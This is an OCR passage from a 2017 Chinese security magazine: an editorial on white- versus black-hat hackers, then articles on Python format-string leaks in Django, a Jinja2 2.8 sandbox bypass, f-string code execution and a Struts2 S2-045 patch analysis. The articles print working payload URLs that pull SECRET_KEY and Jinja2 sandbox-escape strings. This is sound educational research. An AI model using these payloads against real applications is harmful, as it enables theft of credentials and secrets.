
360 企业安全 安全第一

2017年季刊-第一期

安全客 SECURITY GEEK



black or white

白帽与黑帽

辨善恶，分黑白，从来就不是一件简单的事情。

白帽黑客与黑帽黑客，也不会真的带着标志性的帽子出现。做为一个安全公司的首席安全官，最悲催的恐怕还不是安全防线被突破，假设被攻破已经是业内的共识，过去这些年，不止一次经历过警察从眼前把团队的兄弟带走，证据确凿、手续齐全；曾经主动报案把涉嫌犯罪的兄弟送进公安局；也曾经不止一次去各地公安机关营救被抓的“白帽子”、“兄弟”，甘苦自知！

即使在安全人员如此抢手的今天，我依然要求团队招聘安全研究人员的时候要看候选人的过去、判断候选人的道德底线，遵循“德大于才”的选人标准，即使如此，也偶有看走眼的时候。

本期《安全客》试图与大家探讨一下“白帽“与“黑帽”这个话题，这个话题肯定会是个长久的话题，今天，做为一个开始。

360公司首席安全官
谭晓生
邀您参与知乎专题讨论

CONTENTS

内容简介

安全客-2017季刊-第一期

Web 安全

Web业务的迅速发展引起黑客们的强烈关注，黑客利用网站操作系统的漏洞和Web服务程序的SQL注入漏洞等得到Web服务器的控制权限，使得网站访问者受到侵害。这也使得越来越多的用户关注应用层的安全问题，对Web应用安全的关注度也逐渐升温。

内网渗透

网络渗透是一种综合的高级攻击技术。渗透测试则是从黑客的角度对企业网络环境的安全检测，挖掘安全漏洞。安全客精选出5篇内网渗透相关文章，供安全从业者们阅读学习。

二进制安全

本书收录6篇二进制安全相关文章，分享二进制漏洞分析、漏洞利用相关的文章。供安全从业者阅读学习。

安全工具

在安全研究的过程中，无论是Web安全还是二进制安全，一款优秀的安全工具都会给我们提供极大的便利。安全客精选出1篇安全工具相关文章，供安全从业者们阅读学习。

攻防对抗

网络安全的本质是攻防的对抗。本篇精选6篇从攻防前沿的角度，介绍恶意软件和安全软件的对抗，，供安全从业者们阅读学习。

安全客

主办
360安全客
360 Security Geek

杂志顾问 Advisor
谭晓生 Tan Xiaosheng

主编 Editor-in-Chief
林伟 Lin Wei

编辑 Editors
杜平 Du Ping
李善超 Li Shanchao
唐艺珍 Tang Yizhen
张伟 Zhang Wei
张之义 Zhang Zhiyi

杂志投稿 Content Contact
电话 010-5244 7914
邮箱 linwei@360.cn

杂志合作 Magzine Cooperation
电话 010-5244 7914
邮箱 duping@360.cn

扫码关注《安全客》微信订阅号！

目录

【Web 安全】

Python 格式化字符串漏洞（Django 为例）

作者：phithon
原文来源：【阿里云先知】https://xianzhi.aliyun.com/forum/read/615.html

引言

在 C 语言里有一类特别有趣的漏洞，格式化字符串漏洞。轻则破坏内存，重则读写任意地址内容，二进制的内容我就不说了，说也不懂，分享个链接

https://github.com/shiyanlou/seedlab/blob/master/formatstring.md

Python 中的格式化字符串

Python 中也有格式化字符串的方法，在 Python2 老版本中使用如下方法格式化字符串 </> ：

```
"My name is %s" % ('phithon', )
"My name is %(name)%" % {'name':'phithon'}
```

后面为字符串对象增加了 format 方法，改进后的格式化字符串用法为 </> ：

```
"My name is {}".format('phithon')
"My name is {name}".format(name='phithon')
```

很多人一直认为前后两者的差别，仅仅是换了一个写法而已，但实际上 format 方法已经包罗万象了。文档在此： https://docs.python.org/3.6/library/string.html#formatstrings

举一些例子吧 </> ：

```
"{username}".format(username='phithon') #  普通用法
"{username!r}".format(username='phithon') #  等同于  repr(username)
"{number:0.2f}".format(number=0.5678) #  等同于  "%0.2f" % 0.5678，保留两位小数
"int: {0:d};  hex: {0:#x};  oct: {0:#o};  bin: {0:#b}".format(42) #  转换进制
"{user.username}".format(user=request.username) #  获取对象属性
"{arr[2]}".format(arr=[0,1,2,3,4]) #  获取数组键值
```

上述用法在 Python2.7 和 Python3 均可行，所以可以说是一个通用用法。

格式化字符串导致的敏感信息泄露漏洞

那么，如果格式化字符串被控制，会发送什么事情？

我的思路是这样，首先我们暂时无法通过格式化字符串来执行代码，但我们可以利用格式化字符串中的“获取对象属性”、“获取数组数值”等方法来寻找、取得一些敏感信息。

以 Django 为例，如下的 view ：

```
def view(request, *args, **kwargs):
    template = 'Hello {user}, This is your email: ' + request.GET.get('email')
    return HttpResponse(template.format(user=request.user))
```

原意为显示登陆用户传入的 email 地址：

但因为我们控制了格式化字符串的一部分，将会导致一些意料之外的问题。最简单的，比如：

输出了当前已登陆用户哈希过的密码。看一下为什么会出现这样的问题：user 是当前上下文中仅有的一个变量，也就是 format 函数传入的 user=request.user，Django 中 request.user 是当前用户对象，这个对象包含一个属性 password，也就是该用户的密码。

所以，{user.password}实际上就是输出了 request.user.password。

如果改动一下 view ：

```
def view(request, *args, **kwargs):
    user = get_object_or_404(User, pk=request.GET.get('uid'))
    template = 'This is {user}\'s email: ' + request.GET.get('email')
    return HttpResponse(template.format(user=user))
```

将导致一个任意用户密码泄露的漏洞：

利用格式化字符串漏洞泄露 Django 配置信息


上述任意密码泄露的案例可能过于理想了，我们还是用最先的那个案例 ：

```
def view(request, *args, **kwargs):
    template = 'Hello {user}, This is your email: ' + request.GET.get('email')
    return HttpResponse(template.format(user=request.user))
```

我能够获取到的变量只有 request.user，这种情况下怎么利用呢？

Django 是一个庞大的框架，其数据库关系错综复杂，我们其实是可以通过属性之间的关系去一点点挖掘敏感信息。但 Django 仅仅是一个框架，在没有目标源码的情况下很难去挖掘信息，所以我的思路就是：去挖掘 Django 自带的应用中的一些路径，最终读取到 Django 的配置项。

经过翻找，我发现 Django 自带的应用“admin”（也就是 Django 自带的后台）的 models.py 中导入了当前网站的配置文件：



所以，思路就很明确了：我们只需要通过某种方式，找到 Django 默认应用 admin 的 model，再通过这个 model 获取 settings 对象，进而获取数据库账号密码、Web 加密密钥等信息。

我随便列出两个，还有几个更有意思的我暂时不说 ：

```
http://localhost:8000/?email={user.groups.model._meta.app_config.module.admin.settings.SECRET_KEY}
http://localhost:8000/?email={user.user_permissions.model._meta.app_config.module.admin.settings.SECRET_KEY}
```

Jinja 2.8.1 模板沙盒绕过

字符串格式化漏洞造成了一个实际的案例——Jinja 模板的沙盒绕过（https://www.palletsprojects.com/blog/jinja-281-released/）

Jinja2 是一个在 Python web 框架中使用广泛的模板引擎，可以直接被被 Flask/Django 等框架引用。Jinja2 在防御 SSTI（模板注入漏洞）时引入了沙盒机制，也就是说即使模板引擎被用户所控制，其也无法绕过沙盒执行代码或者获取敏感信息。

但由于 format 带来的字符串格式化漏洞，导致在 Jinja2.8.1 以前的沙盒可以被绕过，进而读取到配置文件等敏感信息。

大家可以使用 pip 安装 Jinja2.8 ：

```
pip install https://github.com/pallets/jinja/archive/2.8.zip
```

并尝试使用 Jinja2 的沙盒来执行 format 字符串格式化漏洞代码 ：

```
>>> from jinja2.sandbox import SandboxedEnvironment
>>> env = SandboxedEnvironment()
>>> class User(object):
...     def __init__(self, name):
...         self.name = name
...
>>> t = env.from_string(
...     '{{ "{0.__class__.__init__.__globals__}".format(user) }}')
>>> t.render(user=User('joe'))
```

成功读取到当前环境所有变量__globals__，如果当前环境导入了 settings 或其他敏感配置项，将导致信息泄露漏洞：

```
In [1]: from jinja2.sandbox import SandboxedEnvironment

In [2]: env = SandboxedEnvironment()

In [3]: class User(object):
   ...:     def __init__(self, name):
   ...:         self.name = name
   ...:

In [4]: t = env.from_string('{{ "{0.__class__.__init__.__globals__}".format(user) }}')

In [5]: t.render(user=User('joe'))
Out[5]: '{\'__name__\': \'__main__\', \'__doc__\': \'Automatically created module for IPython interactive environment\', \'__package__\': None, \'__loader__\': None, \'__spec__\':
None, \'__builtin__\': <module \'builtins\' (built-in)>, \'__builtins__\': <module \'builtins\' (built-in)>, \'_ih\': [\'\', \'from jinja2.sandbox import SandboxedEnvironment\',
\'env = SandboxedEnvironment()\', \'class User(object):\\n    def __init__(self, name):\\n        self.name = name\\n\', \'t = env.from_string(\\\'{{ "{0.__class__.__init__
.__globals__}".format(user) }}\\\')\', "t.render(user=User(\'joe\'))"], \'_oh\': {}, \'_dh\': [\'/\'], \'_sh\': <module \'IPython.core.shadowns\' from \'/usr/local/lib/python3.6/
site-packages/IPython/core/shadowns.py\'>, \'In\': [\'\', \'from jinja2.sandbox import SandboxedEnvironment\', \'env = SandboxedEnvironment()\', \'class User(object):\\n    def __
init__(self, name):\\n        self.name = name\\n\', \'t = env.from_string(\\\'{{ "{0.__class__.__init__.__globals__}".format(user) }}\\\')\', "t.render(user=User(\'joe\')
)"], \'Out\': {}, \'get_ipython\': <bound method InteractiveShell.get_ipython of <IPython.terminal.interactiveshell.TerminalInteractiveShell object at 0x7f2cc1c74748>>, \'exit\':
<IPython.core.autocall.ExitAutocall object at 0x7f2cc1c0e208>, \'quit\': <IPython.core.autocall.ExitAutocall object at 0x7f2cc1c0e208>, \'_\': \'\', \'__\': \'\', \'___\': \'\', \
'_i\': \'t = env.from_string(\\\'{{ "{0.__class__.__init__.__globals__}".format(user) }}\\\')\', \'_ii\': \'class User(object):\\n    def __init__(self, name):\\n        self.name
= name\\n\', \'_iii\': \'env = SandboxedEnvironment()\', \'_i1\': \'from jinja2.sandbox import SandboxedEnvironment\', \'SandboxedEnvironment\': <class \'jinja2.sandbox.S
andboxedEnvironment\'>, \'_i2\': \'env = SandboxedEnvironment()\', \'env\': <jinja2.sandbox.SandboxedEnvironment object at 0x7f2cc0395400>, \'_i3\': \'class User(object):\\n    de
f __init__(self, name):\\n        self.name = name\\n\', \'User\': <class \'__main__.User\'>, \'_i4\': \'t = env.from_string(\\\'{{ "{0.__class__.__init__.__globals__}".fo
rmat(user) }}\\\')\', \'t\': <Template memory:7f2cc03a7cc0>, \'_i5\': "t.render(user=User(\'joe\'))"}'
```

相比之下，Jinja2.8.1 修复了该漏洞，则会抛出一个 SecurityError 异常：

```
    429
    430         # the double prefixes are to avoid double keyword argument

/usr/local/lib/python3.6/site-packages/jinja2/sandbox.py in format_string(self, s, args, kwargs)
    419             formatter = SandboxedFormatter(self)
    420         kwargs = _MagicFormatMapping(args, kwargs)
--> 421         rv = formatter.vformat(s, args, kwargs)
    422         return type(s)(rv)
    423

/usr/local/lib/python3.6/string.py in vformat(self, format_string, args, kwargs)
    188     def vformat(self, format_string, args, kwargs):
    189         used_args = set()
--> 190         result, _ = self._vformat(format_string, args, kwargs, used_args, 2)
    191         self.check_unused_args(used_args, args, kwargs)
    192         return result

/usr/local/lib/python3.6/string.py in _vformat(self, format_string, args, kwargs, used_args, recursion_depth, auto_arg_index)
    228                 # given the field_name, find the object it references
    229                 #  and the argument it came from
--> 230                 obj, arg_used = self.get_field(field_name, args, kwargs)
    231                 used_args.add(arg_used)
    232

/usr/local/lib/python3.6/site-packages/jinja2/sandbox.py in get_field(self, field_name, args, kwargs)
    465             for is_attr, i in rest:
    466                 if is_attr:
--> 467                     obj = self._env.getattr(obj, i)
    468                 else:
    469                     obj = self._env.getitem(obj, i)

/usr/local/lib/python3.6/site-packages/jinja2/sandbox.py in getattr(self, obj, attribute)
    393         except AttributeError:
    394             try:
--> 395                 return obj[attribute]
    396             except (TypeError, LookupError):
    397                 pass

SecurityError: access to attribute '__init__' of 'Undefined' object is unsafe.
```


f 修饰符与任意代码执行

在 PEP 498 中引入了新的字符串类型修饰符 :f 或 F ,用 f 修饰的字符串将可以执行代码。文档在此 https://www.python.org/dev/peps/pep-0498/

用 docker 体验一下 ：


```
docker pull python:3.6.0-slim
docker run -it --rm --name py3.6 python:3.6.0-slim bash
```

```
pip install ipython
ipython

# 或者不用 ipython
python -c "f'''{__import__('os').system('id')}'''"
```



可见，这种代码执行方法和 PHP 中的<?php "${@phpinfo()}"; ?>很类似，这是 Python 中很少有的几个能够直接将字符串转变成的代码的方式之一，这将导致很多“舶来”漏洞。

举个栗子吧，有些开发者喜欢用 eval 的方法来解析 json：



在有了 f 字符串后，即使我们不闭合双引号，也能插入任意代码了：

不过实际利用中并不会这么简单，关键问题还在于：Python 并没有提供一个方法，将普通字符串转换成 f 字符串。

但从上图中的 eval，到 Python 模板中的 SSTI，有了这个新方法，可能都将有一些突破吧，这个留给大家分析了。

另外，PEP 498 在 Python3.6 中才被实现，在现在看来还不算普及，但我相信之后会有一些由于该特性造成的实际漏洞案例。

视频演示▶：破解 TP Link WR841N 路由器无线密码

Struts2 S2-045 漏洞分析

作者：LJ(知道创宇 404 安全实验室)
原文来源：【Paper】http://paper.seebug.org/247/

0x00 概述


凌晨 12 点，Struts2 官方发布了 S2-045 的漏洞公告，仔细阅读描述，发现是友商安恒的 Nike Zheng 小伙伴提交的，所以赶紧跟进分析了一把。

0x01 漏洞场景还原

首先，我们获取最新的 Struts2 源代码，并编译出存在漏洞环境的 demo ，这里我选择了官方教程推荐的 struts2-showcase，具体操作指令如下 ：

```
git clone https://github.com/apache/Struts.git
cd Struts
git checkout STRUTS_2_5_10
mvn package
```

国内的网络，你懂的...，最后在 apps/showcase/target 目录下生成了 struts2-showcase.war 文件，将其拷贝至 tomcat 的 webapps 目录下，为了输入方便，这里将文件名重命名为 showcase.war 。启动 tomcat，访问 http://localhost:8080/showcase/ 可以看到漏洞环境的界面如下 ：



下面是使用网上流出 PoC 的关键部分打一下看到的效果：

从上面的效果图可以看出：

发起请求的时候并不需要找到具体的上传点，只要是有效的 URL 就可以，发起请求不需要 POST 方法也可以触发，因为 curl 默认发起请求就是 GET。

0x02 漏洞分析

先进入刚才获取到的 Struts 源代码目录，并查看 diff 后的代码，具体操作如下：

```
git diff STRUTS_2_5_10 STRUTS_2_5_10_1 > s2-45.diff
```


在去除了一些配置和测试文件信息后，下面这部份代码引起了笔者的注意：

```
diff --git a/core/src/main/java/org/apache/struts2/interceptor/FileUploadInterceptor.java b/core/src/main/java/org/apache/struts2/interceptor/FileUploadInterceptor.java
index b9f5cb6f5..aa7fe01d1 100644
--- a/core/src/main/java/org/apache/struts2/interceptor/FileUploadInterceptor.java
+++ b/core/src/main/java/org/apache/struts2/interceptor/FileUploadInterceptor.java
@@ -26,7 +26,6 @@ import com.opensymphony.xwork2.inject.Container;
 import com.opensymphony.xwork2.inject.Inject;
 import com.opensymphony.xwork2.interceptor.AbstractInterceptor;
 import com.opensymphony.xwork2.interceptor.ValidationAware;
-import com.opensymphony.xwork2.util.LocalizedTextUtil;
 import com.opensymphony.xwork2.util.TextParseUtil;
 import org.apache.logging.log4j.LogManager;
 import org.apache.logging.log4j.Logger;
@@ -38,7 +37,6 @@ import org.apache.struts2.dispatcher.multipart.UploadedFile;
 import org.apache.struts2.util.ContentTypeMatcher;

 import javax.servlet.http.HttpServletRequest;
-import java.io.File;
 import java.text.NumberFormat;
 import java.util.*;

@@ -258,11 +256,16 @@ public class FileUploadInterceptor extends AbstractInterceptor {

         MultiPartRequestWrapper multiWrapper = (MultiPartRequestWrapper) request;

-        if (multiWrapper.hasErrors()) {
         if (multiWrapper.hasErrors() && validation != null) {
             TextProvider textProvider = getTextProvider(action);
             for (LocalizedMessage error : multiWrapper.getErrors()) {
-                if (validation != null) {
                 validation.addActionError(LocalizedTextUtil.findText(error.getClazz(), error.getTextKey(), ActionContext.getContext().getLocale(), error.getDefaultMes
ge(), error.getArgs()));
                 String errorMessage;
                 if (textProvider.hasKey(error.getTextKey())) {
                     errorMessage = textProvider.getText(error.getTextKey(), Arrays.asList(error.getArgs()));
                 } else {
                     errorMessage = textProvider.getText("struts.messages.error.uploading", error.getDefaultMessage());
                 }
                 validation.addActionError(errorMessage);
             }
         }
```

从删除的代码上可以看出专门对 validation 做了不为空的校验，进一步跟进 LocalizedTextUtil 的 findText 函数，发现这个函数被重载：

```
    public static String findText(Class aClass, String aTextName, Locale locale, String defaultMessage, Object[] args) {
        ValueStack valueStack = ActionContext.getContext().getValueStack();
        return findText(aClass, aTextName, locale, defaultMessage, args, valueStack);

    }

    /**...*/
    public static String findText(Class aClass, String aTextName, Locale locale, String defaultMessage, Object[] args,
                                  ValueStack valueStack) {
        String indexedTextName = null;
        if (aTextName == null) {
            LOG.warn("Trying to find text with null key!");
            aTextName = "";
        }
        // calculate indexedTextName (collection[*]) if applicable
        if (aTextName.contains("[")) {
            int i = -1;

            indexedTextName = aTextName;

            while ((i = indexedTextName.indexOf("[", i + 1)) != -1) {
                int j = indexedTextName.indexOf("]", i);
                String a = indexedTextName.substring(0, i);
                String b = indexedTextName.substring(j);
                indexedTextName = a + "[*" + b;
            }
        }
```

在 392 行代码中 ActionContext 中获取了 ValueStack ，这里可以简单认为是从请求的上下文环境当中获取了所有的数据，然后调用重载的下一个 findText ，在 729 行代码中看到 TextParseUtil 类对 valueStack 做了转换处理，做进一步的跟进，具体代码如下：

